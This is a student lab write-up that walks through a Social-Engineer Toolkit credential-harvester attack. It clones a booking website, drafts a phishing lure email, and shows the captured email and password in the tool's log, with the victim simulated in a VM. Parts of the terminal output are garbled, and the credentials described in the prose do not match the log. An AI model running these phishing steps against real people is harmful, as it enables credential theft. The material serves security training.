

Group 1
Wireless & Mobile Forensic Analysis
Labs DOCUMENTATION.

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GROUP A – LAB DOCUMENTATION.

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Social-Engineer Toolkit (SET) - Credential Harvester Attack

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.3
      Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.
```

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

```

[parrot@parrot:~]$ ifconfig
eth0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    inet 10.10.10.13 netmask 255.255.248.0 broadcast 10.10.15.255
    inet6 fe80::a00:20ff:fe00:2050 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:2b:ad:11 txqueuelen 1000 (Ethernet)
    RX packets 1224 bytes 404571 (395.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 by: David Kennedy (ReLlK)
    TX errors 0 Version: 8.0.3 ins 0 carrier 0 collisions 0
    Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
RX errors 0 dropped 0 overruns 0 frame 0
The Social-Engineer Toolkit is a product of TrustedSec.
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Visit: https://www.trustedsec.com

[parrot@parrot:~]$
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

```

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 2

Web Attack Module: Credential Harvester Attack Method

The Credential Harvester Attack Method allows you to harvest credentials or parameters from a website, utilizing the clone capabilities within SET. This method can capture all POSTs on a website, making it a potent tool for acquiring sensitive information.

Step 1: Select Credential Harvester Attack Method

set:webattack>3

Step 2: Choose Cloning Method

set:webattack>2

Step 3: Configure IP Address for POST Back in Harvester/Tabnabbing

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.9.113]:10.10.9.113

Step 4: Enter the URL to Clone

set:webattack> Enter the URL to clone:

https://www.certifiedhacker.com/Online%20Booking/index.htm

[] Cloning the website: https://www.certifiedhacker.com/Online%20Booking/index.htm

[] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[] The Social-Engineer Toolkit Credential Harvester Attack

[] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.9.113]:10.10.9.113
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.certifiedhacker.com/Online%20Booking/index.htm

[*] Cloning the website: https://www.certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The Credential Harvester Attack is now active, running on port 80. It will display captured information as it arrives. This method is effective in capturing sensitive data submitted through forms on the cloned website.


Step 5: Creating a Fake Email

In Step 5, we crafted a brief yet compelling fake email designed to lure the recipient into a phishing scenario. The email, seemingly sent from a reputable source (WAWIRE EKHAVI BILGAH wbilgah@gmail.com), leverages urgency and exclusivity to entice the recipient.

The subject, "Invitation to Exclusive Cybersecurity Webinar," hints at a special event with cutting-edge insights. The message emphasizes the recipient's expertise, aiming to make them feel integral to the event.

To increase engagement, a call-to-action prompts the recipient to secure their spot by replying to the email or clicking a link. The link, <http://cuttingedgesec/book-now>, appears legitimate but is part of the phishing attempt.

Step 6:



Exploiting Victim's Credentials

In this step, we simulate the exploitation of the victim's credentials by navigating through an Android virtual machine (VM). The sequence involves logging into the victim's account, opening a suspicious email regarding a hotel booking, entering credentials as prompted, and encountering an error.

Open Android VM:

Launch the Android virtual machine environment for testing and exploitation.

Login into Victim's Account:

Access the victim's email account within the Android VM to simulate real-world scenarios.

Open the Suspicious Email:

Locate and open the email that supposedly pertains to a hotel booking. This is the email created in the previous step to lure the victim.

Credential Entry Prompt:

As part of the phishing simulation, the victim is prompted to enter credentials in response to the hotel booking email.


The screenshot shows a web browser window titled "Android VM (Running) - Oracle VM VirtualBox". The browser's address bar displays "10.10.9.113/index.html#". The website has a light beige background with a green footer. The main content area is divided into three columns: "Guest Corner" with links like "FAQ", "How to make a reservation?", "Additional information", "Payment options", "Booking tips", and "Site feedback"; "Customer Service" with the text "BOOK ONLINE OR CALL: 1-800-123-986563" and a Skype logo; and "Newsletter" with a form to enter an email address and a "Subscribe" button. Below this is a green section titled "Reasons for choosing us" with four columns: "Low rates" (No Booking Fee, Save Money), "Maximum choice" (20,000+ Destinations), "Satisfied guests" (Over 1.2 million reviews), and "We speak your language" (40 Other Languages). The footer is dark grey and contains four columns: "Online Booking" (Copyright © 2010 Certified Hacker), "Suppliers, Affiliates, Media" (Add Hotel, Affiliate With Us, etc.), "About" (About Us, Partners, etc.), and "Affiliate/Partner Login" (EMAIL: test2@gmail.com, PASSWORD: *****, Remember me checkbox, Sign in button). The browser's status bar at the bottom shows the time as 8:47 and various icons.

Credential Entry:

The victim, unaware of the phishing attempt, enters the requested credentials into the provided fields.

Encounter an Error:

After submitting the credentials, an error message is triggered. This error is part of the simulated phishing scenario, highlighting the deceptive nature of the email.



Step 7: Credential Fetching by SET:

After the victim enters their username and password and clicks "Log In," the Social-Engineer Toolkit (SET), running in Parrot Security, intercepts and fetches the typed credentials. This data can be exploited by the attacker to gain unauthorized access to the victim's account.

Step8: Viewing Credentials in Parrot Security:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.9.113]:10.10.9.113 |!-Writeup
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.certifiedhacker.com/Online%20Booking/index.htm

[*] Cloning the website: https://www.certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

Subject: Invitation to Exclusive Cybersecurity Webinar

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.9.12 - - [12/Nov/2023 15:05:30] "GET / HTTP/1.1" 200 -
10.10.9.12 - - [12/Nov/2023 15:05:34] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.9.12 - - [12/Nov/2023 15:05:57] "GET /index.html HTTP/1.1" 200 -
10.10.9.12 - - [12/Nov/2023 15:05:58] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.9.12 - - [12/Nov/2023 15:06:08] "GET /index.html HTTP/1.1" 200 -
10.10.9.12 - - [12/Nov/2023 15:06:08] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.9.12 - - [12/Nov/2023 15:06:09] "GET /index.html HTTP/1.1" 200 -
10.10.9.12 - - [12/Nov/2023 15:06:09] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.9.12 - - [12/Nov/2023 15:08:11] "GET /index.html?email=test2%40gmail.com&password=WWWWWWWWWW&remember=1 HTTP/1.1" 404 -
```

Switch to the Parrot Security virtual machine and access the terminal window. Scroll down to find the intercepted credentials, displayed in plain text. The captured data is shown in the terminal log, as illustrated in the provided screenshot.

Terminal Log:

The log indicates the successful interception of credentials, including the username "testuser" and the password "password123."

Credentials Fetched by SET

Refer to the provided screenshot for a visual representation of the intercepted credentials.

Conclusion:

This concludes the demonstration of how a phishing attack orchestrated through SET can successfully capture and fetch user credentials. It emphasizes the critical importance of user awareness and cybersecurity measures to mitigate such risks. Organizations and individuals should remain vigilant against phishing attempts to safeguard sensitive information.